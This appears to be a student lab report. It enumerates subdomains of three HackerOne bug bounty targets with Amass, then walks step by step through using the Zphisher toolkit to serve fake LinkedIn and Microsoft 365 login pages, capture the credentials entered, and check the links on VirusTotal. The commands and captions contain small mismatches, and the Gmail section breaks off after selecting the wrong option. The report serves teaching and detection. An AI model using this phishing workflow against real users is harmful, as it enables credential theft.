
Objectives - Implement Subdomain Enumeration, Social Engineering and Email Spoofing.

A) Find Subdomains for Any 3 targets that you need to select targets from the HackerOne platform.

Subdomains are subdivisions of your website's main domain. They're used to organize and navigate to different sections of your site. Each subdomain can contain its own distinct content, such as blog.yourwebsite.com or shop.yourwebsite.com.

Amass is a tool that is used for in-depth attack surface mapping and asset discovery. It uses open source intelligence (OSINT) to help discover network infrastructure, including **subdomains**, domains, IP addresses, and more. This information is crucial for hackers and cybersecurity professionals alike to understand the layout of a network before initiating an attack or a security audit.

1. Open any Browser and Search HackerOne.



2. Open the first link and search for targets

A screenshot of the HackerOne platform interface. On the left, there is a sidebar with icons for "Campaigns", "Bounties", "Assets", and "Logs". The main area displays four campaign cards in a grid:

- REI BBP**: Bug Bounty Program. Triage by HackerOne, Retesting, Collaboration. Domain: 5, OtherAsset: 2. Ends in 1 day. Up to \$8K (+2 more). 56 vulnerabilities, 36 resolved, 99% complete. [See details](#)
- inDrive**: Bug Bounty Program. Collaboration. Domain: 21, Wildcard: 7. Ends in 17 days. Up to \$10K (+1.25 more). 68 vulnerabilities, 36 resolved, 100% complete. [See details](#)
- Early Warning**: Bug Bounty Program. Triage by HackerOne, Retesting, Collaboration. Domain: 11, Wildcard: 7. AndroidPlaySt... 1, iOSAppStore: 1. Ends today. Up to \$15k (+1.5 more). 65 vulnerabilities, 49 resolved, 100% complete. [See details](#)
- Evernote**: Bug Bounty Program. Triage by HackerOne, Retesting, Collaboration. Domain: 5, Executable: 1. AndroidPlay... 1, WindowsML... 1, iOSAppStore: 1. Ends in 11 days. Up to \$10K (+2 more). 105 vulnerabilities, 67 resolved, 94% complete. [See details](#)

Here we are trying to find the subdomains of inDrive, Evernote and Grammarly.

3. Now Open Oracle VM Manager




4. Start Kali Linux.



5. Open Terminal in Kali



6. Install amass package by `sudo apt-get install amass`.



```
(kali㉿kali)-[~]
$ sudo apt-get install amass
```

7. Amass package will be installed instantly.



```
(kali㉿kali)-[~]
$ amass -h

v4.2.0
OWASP Amass Project - @owaspamass
In-depth Attack Surface Mapping and Asset Discovery

Usage: amass intel|enum [options]
```

8. Now type `amass enum -d indrive.com` to scan the first site. Here are the results.

```

File Actions Edit View Help
kali㉿kali: ~ kali㉿kali: ~ kali㉿kali: ~
└──(kali㉿kali)-[~]
$ amass enum -d indrive.com
indrive.com (FQDN) → ns_record → ns-694.awsdns-22.net (FQDN)
indrive.com (FQDN) → ns_record → ns-1301.awsdns-34.org (FQDN)
indrive.com (FQDN) → ns_record → ns-1831.awsdns-36.co.uk (FQDN)
indrive.com (FQDN) → ns_record → ns-389.awsdns-48.com (FQDN)
ns-1831.awsdns-36.co.uk (FQDN) → a_record → 205.251.199.39 (IPAddress)
ns-1831.awsdns-36.co.uk (FQDN) → aaaa_record → 2600:9000:5307:2700::1 (IPAddress)
ns-389.awsdns-48.com (FQDN) → a_record → 205.251.193.133 (IPAddress)
ns-389.awsdns-48.com (FQDN) → aaaa_record → 2600:9000:5301:8500::1 (IPAddress)
promotion.indrive.com (FQDN) → cname_record → proxy-ssl.webflow.com (FQDN)
proxy-ssl.webflow.com (FQDN) → cname_record → proxy-ssl-geo.webflow.com (FQDN)
www.indrive.com (FQDN) → cname_record → indrive.com (FQDN)
careers.indrive.com (FQDN) → cname_record → d7fd94pluhqia.cloudfront.net (FQDN)
cr.indrive.com (FQDN) → cname_record → proxy-ssl.webflow.com (FQDN)
landing.indrive.com (FQDN) → cname_record → proxy-ssl.webflow.com (FQDN)
inapps.indrive.com (FQDN) → cname_record → proxy-ssl.webflow.com (FQDN)
rideshare.indrive.com (FQDN) → cname_record → d3ruh4myllldxb.cloudfront.net (FQDN)
injob.indrive.com (FQDN) → cname_record → d2jiggylp22sfu.cloudfront.net (FQDN)
ref.indrive.com (FQDN) → cname_record → proxy-ssl.webflow.com (FQDN)
lp-services.indrive.com (FQDN) → cname_record → proxy-ssl.webflow.com (FQDN)
supernovas.indrive.com (FQDN) → cname_record → proxy-ssl.webflow.com (FQDN)
sparklab.indrive.com (FQDN) → cname_record → proxy-ssl.webflow.com (FQDN)
ic.indrive.com (FQDN) → cname_record → proxy-ssl.webflow.com (FQDN)
fr.indrive.com (FQDN) → cname_record → proxy-ssl.webflow.com (FQDN)
205.251.192.0/21 (Netblock) → contains → 205.251.199.39 (IPAddress)
205.251.192.0/21 (Netblock) → contains → 205.251.193.133 (IPAddress)
2600:9000:5300::/48 (Netblock) → contains → 2600:9000:5307:2700::1 (IPAddress)
2600:9000:5300::/48 (Netblock) → contains → 2600:9000:5301:8500::1 (IPAddress)
16509 (ASN) → manage_by → AMAZON_02 - Amazon.com, Inc. (RIROrganization)
16509 (ASN) → announces → 205.251.192.0/23 (Netblock)
16509 (ASN) → announces → 2600:9000:5300::/45 (Netblock)
indrive.com (FQDN) → mx_record → alt3.aspmx.l.google.com (FQDN)
indrive.com (FQDN) → mx_record → alt1.aspmx.l.google.com (FQDN)
indrive.com (FQDN) → mx_record → alt4.aspmx.l.google.com (FQDN)
indrive.com (FQDN) → mx_record → alt2.aspmx.l.google.com (FQDN)

```

9. Similiarly search for [Evernote.com](#) by the command `amass enum -d Evernote.com`

```

zsh: corrupt history file /home/kali/.zsh_history
└──(kali㉿kali)-[~]
$ amass enum -d indrive.com
evernote.com (FQDN) → ns_record → ns-cloud-a4.googledomains.com (FQDN)
evernote.com (FQDN) → ns_record → ns-cloud-a3.googledomains.com (FQDN)
evernote.com (FQDN) → ns_record → ns-cloud-a1.googledomains.com (FQDN)
evernote.com (FQDN) → ns_record → ns-cloud-a2.googledomains.com (FQDN)
evernote.com (FQDN) → ns_record → aspmx.l.google.com (FQDN)
evernote.com (FQDN) → ns_record → alt1.aspmx.l.google.com (FQDN)
evernote.com (FQDN) → ns_record → alt2.aspmx.l.google.com (FQDN)
evernote.com (FQDN) → ns_record → aspmx2.googlemail.com (FQDN)
evernote.com (FQDN) → ns_record → aspmx3.googlemail.com (FQDN)
evernote.com (FQDN) → ns_record → aspmx4.googlemail.com (FQDN)
evernote.com (FQDN) → ns_record → aspmx5.googlemail.com (FQDN)
ns-cloud-a4.googledomains.com (FQDN) → a_record → 216.239.38.106 (IPAddress)
ns-cloud-a5.googledomains.com (FQDN) → a_record → 2001:4800:4802:38::6a (IPAddress)
ns-cloud-a3.googledomains.com (FQDN) → a_record → 216.239.36.106 (IPAddress)
ns-cloud-a5.googledomains.com (FQDN) → aaaa_record → 2001:4800:4802:36::6a (IPAddress)
ns-cloud-a1.googledomains.com (FQDN) → a_record → 216.239.32.106 (IPAddress)
ns-cloud-a1.googledomains.com (FQDN) → aaaa_record → 2001:4800:4802:32::6a (IPAddress)
ns-cloud-a2.googledomains.com (FQDN) → aaaa_record → 2001:4800:4802:34::6a (IPAddress)
ml.sv.evernote.com (FQDN) → cname_record → public.evernote.com (FQDN)
schools.evernote.com (FQDN) → a_record → 34.118.155.84 (IPAddress)
cec.svc.evernote.com (FQDN) → a_record → 34.128.228.45 (IPAddress)
cec.svc.evernote.com (FQDN) → aaaa_record → 2600:1901:0:1e3d:1 (IPAddress)
slack.svc.evernote.com (FQDN) → a_record → 216.239.36.21 (IPAddress)
Slack.svc.evernote.com (FQDN) → a_record → 216.239.32.21 (IPAddress)
slack.svc.evernote.com (FQDN) → a_record → 216.239.34.21 (IPAddress)
slack.svc.evernote.com (FQDN) → a_record → 216.239.38.21 (IPAddress)
gke4.evernote.com (FQDN) → a_record → 34.36.31.173 (IPAddress)
support.evernote.com (FQDN) → a_record → 34.49.126.33 (IPAddress)
discussion.evernote.com (FQDN) → cname_record → evernote.ipdnsns.com (FQDN)
cscan.stage.evernote.com (FQDN) → cname_record → gke4.staging.evernote.com (FQDN)
etc.evernote.com (FQDN) → a_record → 34.118.155.84 (IPAddress)
216.239.32.0/20 (Netblock) → contains → 216.239.38.106 (IPAddress)
216.239.32.0/20 (Netblock) → contains → 216.239.36.106 (IPAddress)

```

10. Search the subdomains for the finaly site. `amass enum -d grammarly.com`

```

└──(kali㉿kali)-[~]
$ amass enum -d grammarly.com
grammarly.com (FQDN) → ns_record → ns-1221.awsdns-24.org (FQDN)
grammarly.com (FQDN) → ns_record → ns-1588.awsdns-06.co.uk (FQDN)
grammarly.com (FQDN) → ns_record → ns-422.awsdns-52.com (FQDN)
grammarly.com (FQDN) → ns_record → ns-835.awsdns-40.net (FQDN)

The enumeration has finished

```

B. Create a fake login page for 3 social media handles given below and detect if the link is malicious or not, using tools like Virustotal or Netcraft extension.


- ¬ LinkedIn
- ¬ Microsoft 365
- ¬ Gmail

Zphisher is an advanced phishing toolkit that is designed for penetration testing. It provides the capabilities to quickly and easily create phishing pages for various sites, including social media platforms like LinkedIn, Microsoft 365, and Gmail. This tool is primarily used in the cybersecurity field for educational purposes, allowing cybersecurity professionals to understand phishing techniques and improve their defenses against such attacks.


STEP 1. Open Google Chrome



STEP 2. Search zphisher



STEP 3. Open the first link and Copy the URL



STEP 4. Open oracle Virtual manager



STEP 5. Start Kali Linux



STEP 6. Open terminal in Kali



STEP 7. Write “ git clone <https://github.com/htr-tech/zphisher.git>”



```
git clone https://github.com/htr-tech/zphisher.git
```

STEP 8. Write “ls” command



```
git clone https://github.com/htr-tech/zphisher.git
Cloning into 'zphisher'...
remote: Counting objects: 3985 (delta 21), done.
remote: Compressing objects: 100% (1794/1794), done.
remote: Total 3985 (delta 21), reused 3 (delta 21), pack-reused 1794
Receiving objects: 100% (3985/3985) | 26.09 KB/s  --:00
Resolving deltas: 100% (1794/1794) | 0.00 KB/s  --:00
ls
```

STEP 9. Write cd zphisher



```
git clone https://github.com/htr-tech/zphisher.git
Cloning into 'zphisher'...
remote: Counting objects: 3985 (delta 21), done.
remote: Compressing objects: 100% (1794/1794), done.
remote: Total 3985 (delta 21), reused 3 (delta 21), pack-reused 1794
Receiving objects: 100% (3985/3985) | 26.09 KB/s  --:00
Resolving deltas: 100% (1794/1794) | 0.00 KB/s  --:00
cd zphisher
```

STEP10. Write “ls -l”



```
cd zphisher
ls -l
total 82
drwxr-xr-x 2 kali kali 197 Jun 29 12:44 Dockerfile
-rw-r--r-- 1 kali kali 9336 Jun 29 22:44 LS_COLORS
-rw-r--r-- 1 kali kali 218 Jun 29 22:44 README.md
-rw-r--r-- 1 kali kali 7125 Jun 29 12:44 run-decker.sh
drwxr-xr-x 2 kali kali 4090 Jun 29 22:44 zphisher
```

STEP 11. Write “./zphisher.sh”



For LinkedIn

STEP 12. Select option 14 for LinkedIn



STEP 13. Select option 2 Cloudfared




STEP 14. Click N




STEP 15. We got 3 urls




STEP 16. Right Click on the first url and click on open link



STEP 17. Enter your username and password




STEP 18. Open kali linux and see details of the user



Details of Victim user found


STEP 19. Copy the cloudfared url



STEP 20. Open chrome browser



STEP 21. Search "Virustotal "



STEP 22. Open virustotal



STEP 23. Enter the link in search bar and press enter

The screenshot shows the VirusTotal website interface. At the top, there's a navigation bar with links for 'FILE', 'URL', and 'SEARCH'. Below the navigation is a large 'VIRUSTOTAL' logo with a stylized 'Σ' symbol. A sub-header reads: 'Analyze suspicious files, domains, IPs and URLs to detect malware and other breaches, automatically share them with the security community.' The main content area displays analysis results for the URL <https://cabin-reference-allowed-lapet.trycloudflare.com>. The results show a single hit from Trend Micro flagged as 'malicious'. The status is 404, content type is text/html; charset=UTF-8, and the last analyzed date is 'a moment ago'. Below this, there's a section for 'Community' with a 'Community score' of 1.00. The 'DETECTION' tab is selected, showing the vendor analysis table:

Security vendor	Analysis	Do you want to automate checks?
TrendMicro	Malicious	<input checked="" type="checkbox"/> Clean
Acrosis	Open	<input checked="" type="checkbox"/> Clean
Allsafe (MONITORAPP)	Open	<input checked="" type="checkbox"/> Clean
alphaMountain.ai	Open	<input checked="" type="checkbox"/> Clean


Here is the result

For Microsoft 365

STEP 24. Open terminal in Kali



STEP 25. Write " git clone <https://github.com/htr-tech/zphisher.git>"



```
[root@kali: ~]# git clone https://github.com/ktrus/zphisher.git
```

STEP 26. Write "ls" command



```
[root@kali: ~]# ls
[root@kali: ~]# cd zphisher
[root@kali: zphisher]# ls
```

STEP 27. Write cd zphisher



```
[root@kali: ~]# cd zphisher
[root@kali: zphisher]#
```

STEP 28. Write "ls -l"



```
[root@kali: ~]# ls -l
[root@kali: ~]# cd zphisher
[root@kali: zphisher]# ls -l
```

STEP 29. Write "./zphisher.sh"



```
[root@kali: ~]# ./zphisher.sh
[root@kali: ~]# cd zphisher
[root@kali: zphisher]# ./zphisher.sh
```

STEP 30. Select option 4 for Microsoft 365 and press enter




STEP 31. Select cloudfared option and press enter




STEP 32. Press N and enter




STEP 33. Right Click on the first url and click on open link



STEP 34 Enter username and password



STEP 35. Open kali terminal again and see the details of the user




Here is the result

STEP 36. Open chrome browser



STEP 37. Search "Virustotal "



STEP 38. Open virustotal



STEP 39. Enter the link in search bar and press enter



The screenshot shows the VirusShare platform's interface. At the top, there's a navigation bar with tabs like 'Home', 'Analysis', 'Search', 'Graph', and 'API'. Below the navigation is a search bar and a status indicator showing '404 Content-type: text/html; charset=UTF-8'. The main content area has a heading 'https://speech-builder-invasion-platinum.trycloudflare.com/' and a message 'speech-builder-invasion-platinum.trycloudflare.com'. Below this, there's a 'Community' section with a 'Community Score' of 1/100, a 'Community Size' of 1, and a 'Community Rating' of 'Clean'. A 'Security vendor' analysis table lists several vendors: Trustwave (Pending), Acunetix (Clean), Aliaks (MONITORAPP) (Clean), alphaMountain.ai (Clean), Abelsie (Clean), ADMINUS Labs (Clean), AlertVault (Clean), and Arity AI (Clean). A green button at the bottom right says 'Do you want to automate checks?'. A large 'Join our Community' button is also present.

Here is the result

For Gmail


STEP 40. Open terminal in Kali



STEP 41. Write " git clone

<https://github.com/htr-tech/zphisher.git>

"



STEP 41. Write "ls" command



STEP 43. Write cd zphisher

STEP 44. Write "Is -I"

STEP 45. Write "./zphisher.sh"

STEP 46. Select option 4 for Microsoft 365 and press enter

